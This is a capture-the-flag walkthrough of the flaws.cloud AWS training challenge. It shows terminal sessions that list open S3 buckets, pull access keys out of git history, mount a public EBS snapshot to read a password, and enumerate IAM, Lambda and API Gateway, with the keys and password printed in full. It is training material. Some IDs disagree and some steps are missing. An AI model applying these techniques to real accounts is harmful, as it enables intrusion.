

Level 1

This level is *buckets* of fun. See if you can find the first sub-domain.

Steps:

```
(kali@kali)~[/aws]$ dig flaws.cloud all

;<>> DiG 9.18.4-2-Debian <>> flaws.cloud all
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 44984
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;flaws.cloud.                IN      A

;; ANSWER SECTION:
flaws.cloud.                5       IN      A       52.92.128.171
flaws.cloud.                5       IN      A       52.92.181.115
flaws.cloud.                5       IN      A       52.218.232.99
flaws.cloud.                5       IN      A       52.218.136.218
flaws.cloud.                5       IN      A       52.92.210.83
flaws.cloud.                5       IN      A       52.92.165.235
flaws.cloud.                5       IN      A       52.92.145.139

;; Query time: 111 msec
;; SERVER: 192.168.20.2#53(192.168.20.2) (UDP)
;; WHEN: Wed Nov 02 22:51:01 EDT 2022
;; MSG SIZE rcvd: 152

;; Got answer:
;;->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 753
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;all.                        IN      A

;; AUTHORITY SECTION:
.                5       IN      SOA      a.root-servers.net. nstld.verisign-grs.com. 2022110202 1800 900 604800 86400

;; Query time: 23 msec
;; SERVER: 192.168.20.2#53(192.168.20.2) (UDP)
;; WHEN: Wed Nov 02 22:51:02 EDT 2022
;; MSG SIZE rcvd: 107

(kali@kali)~[/aws]$
```

```
(kali@kali)~[/aws]$ aws s3 ls s3://flaws.cloud
2017-03-13 23:00:30      2575 hint1.html
2017-03-02 23:05:17      1707 hint2.html
2017-03-02 23:05:11      1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16     15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30     1051 secret-dd02c7c.html
```



URL: <http://flaws.cloud/secret-dd02c7c.html>

Level 2


The next level is similar, with a slight twist. You're going to need your own AWS account for this. You just need the free tier.

2Ans) URL: <http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html>

Steps:

```
(kali㉿kali)-[~/Desktop]
$ aws configure list
Name                               Value                               Type    Location
-----                               -
profile                             <not set>                           None     None
access_key                          *****0C3Z                         shared-credentials-file
secret_key                          *****i/gu                         shared-credentials-file  /aws/credentials
region                              us-east-1                           config-file  ~/.aws/config
```

```
(kali㉿kali)-[~]
$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```



Level 3

The next level is fairly similar, with a slight twist. Time to find your first AWS key! I bet you'll find something that will let you list what other buckets are.

Steps:

```
$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD, master)
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600
```

```
(kali㉿kali)-[~/Desktop/gitFirstCommit]
$ git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
M   index.html
HEAD is now at b64c8dc Oops, accidentally added something I shouldn't have
```

Then moved to the previous revision

```
(kali㉿kali)-[~/Desktop/gitFirstCommit]
$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
M   index.html
Previous HEAD position was b64c8dc Oops, accidentally added something I shouldn't have
HEAD is now at f52ec03 first commit
```

```
(kali㉿kali)-[~/Desktop]
$ ls
access_keys.txt  authenticated_users.png  gitFirstCommit  hint1.html  hint2.html  hint3.html  hint4.html  index.html  JuiceShop  robots.txt
```

Found the access key

access_key AKIAJ366LIPB4IJKT7SA

secret_access_key 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

Creating a profile **level1** using the access keys

```
(kali㉿kali)-[~/Desktop]
$ aws configure --profile level3
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

```
(kali㉿kali)-[~/Desktop]
$ aws --profile level3 s3 ls
2017-02-12 16:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-04 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 13:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada164bf9f12ceb9f3b282cf.flaws.cloud

(kali㉿kali)-[~/Desktop]
$
```

Level 4

For the next level, you need to get access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

It'll be useful to know that a snapshot was made of that EC2 shortly after nginx was setup on it.

Steps:

Found the account Id

```
(kali@kali)-[~/Desktop]
$ aws --profile level3 sts get-caller-identity
{
  "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
  "Account": "975426262029",
  "Arn": "arn:aws:iam::975426262029:user/backup"
}
```


Getting the snapshot Id using account Id

```
(kali@kali)-[~]
$ aws --profile level3 ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
  "Snapshots": [
    {
      "Description": "",
      "Encrypted": false,
      "OwnerId": "975426262029",
      "Progress": "100%",
      "SnapshotId": "snap-0b49342abd1bdc89",
      "StartTime": "2017-02-28T01:35:12.000Z",
      "State": "completed",
      "VolumeId": "vol-04f1c039bc13ea950",
      "VolumeSize": 8,
      "Tags": [
        {
          "Key": "Name",
          "Value": "Flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard"
    }
  ]
}
```

Adding the volume to my aws account

```
(kali@kali)-[~/aws]
$ aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc89
us-west-2a 2022-11-02T23:43:01.000Z False 100 False 8 snap-0b49342abd1bdc89 creating vol-0262a2f3cd72885aa gp2
```

Then I have attached the volume to a newly created Ec2 instance



The screenshot shows the AWS Management Console for an EC2 instance. The 'Storage' tab is active, displaying a table of attached block devices. The table has columns for Volume ID, Device name, Volume size (GiB), Attachment status, Attachment time, Encrypted, KMS key ID, and Delete on termination. Two volumes are listed:

| Volume ID | Device name | Volume size (GiB) | Attachment status | Attachment time | Encrypted | KMS key ID | Delete on termination |
|------------------------|-------------|-------------------|-------------------|------------------------------|-----------|------------|-----------------------|
| vol-0062cb7be54a0ca9e | /dev/xvda | 8 | Attached | Wed Nov 02 2022 20:04:00 ... | No | - | Yes |
| vol-073f122c6492bc7705 | /dev/xvdf | 8 | Attached | Wed Nov 02 2022 20:04:00 ... | No | - | No |

Used ssh to connect to Ec2 instance

```
(kali@kali)-[~/Downloads]
$ ssh -i level4.pem ec2-user@52.24.52.36
Last login: Thu Nov 3 00:07:24 2022 from pool-100-15-118-230.washdc.fios.verizon.net


Amazon Linux 2 AMI
https://aws.amazon.com/amazon-linux-2/

13 package(s) needed for security, out of 16 available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-172-31-20-251 ~]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda 202:0 0 8G 0 disk
└─xvda1 202:1 0 8G 0 part /mnt
xvdf 202:80 0 8G 0 disk
└─xvdf1 202:81 0 8G 0 part
[ec2-user@ip-172-31-20-251 ~]$ sudo file -s /dev/xvdf1
/dev/xvdf1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "clouding-rootsfs" (needs journal recovery) (extents) (large files)
[ec2-user@ip-172-31-20-251 ~]$ ls
[ec2-user@ip-172-31-20-251 ~]$ sudo mount /dev/xvdf1 /mnt
[ec2-user@ip-172-31-20-251 ~]$ cd /mnt
[ec2-user@ip-172-31-20-251 ~]$ ls
```

username: flaws

Password: nCP8xigdjpyiXgJ7nJu7rw5Ro68iE8M

Found the credentials in setupNgin.sh



Level 5

This EC2 has a simple HTTP only proxy on it. Here are some examples of it's usage:

`http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/`



`http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitroute.com/bl
og/feed.xml`


`http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/`

See if you can use this proxy to figure out how to list the contents of the level6 bucket at level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud that has a hidden directory in it.

Steps:

Found the credentials in the below location and created a new profile(level5) and configured it with the below credentials, we are also adding token to it in addition to AccessKey and SecretKey





Level 6

For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.

Access key ID: AKIAJFQ6E7BY57Q3OBGA

Secret: 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

Steps:

Created new profile **level6**

```
(kali㉿kali)-[~/aws]
└─$ aws configure --profile level6
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q3OBGA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: text
```

```
(kali㉿kali)-[~/aws]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4 --profile level6
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
        }
      ]
    },
    "VersionId": "v4",
    "IsDefaultVersion": true,
    "CreateDate": "2017-02-20T01:48:17Z"
  }
}
```

Found the function name

```
[kali@kali:~/aws]$ aws lambda get-policy --function-name level6 --profile level6
```

```
{
  "Policy": {
    "Version": "2012-10-17",
    "Id": "default",
    "Statement": [
      {
        "Sid": "084618a93f593b76ad6e6ed9d2c8a8b8",
        "Effect": "Allow",
        "Principal": {
          "Service": "apigateway.amazonaws.com"
        },
        "Action": "lambda:InvokeFunction"
      },
      {
        "Sid": "a9e351a0a5b2e21934192a192a202b:FunctionLevel",
        "Condition": {
          "ArnLike": {
            "AWS:SourceArn": "arn:aws:execute-api:us-west-2:93542626202:33pppa7s/4/ut/level6"
          }
        },
        "Resource": "arn:aws:lambda:us-west-2:93542626202:Function/level6"
      }
    ]
  }
}
```

Got the stage name which is Prod

```
(kali㉿kali)~[~/aws]
$ aws apigateway get-stages --rest-api-id s33ppya75 --profile level6
{
  "item": [
    {
      "deploymentId": "8gppiv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": 1488155168,
      "lastUpdatedDate": 1488155168
    }
  ]
}
```


To invoke a rest API

```
https://{restapi_id}.execute-api.{region}.amazonaws.com/{stage_name}/
```



Using the below link I have received the final link and on accessing it I was able to access the the image containing “The End”.

<https://s33ppypa.execute-api.us-west-2.amazonaws.com/Prod/level6>

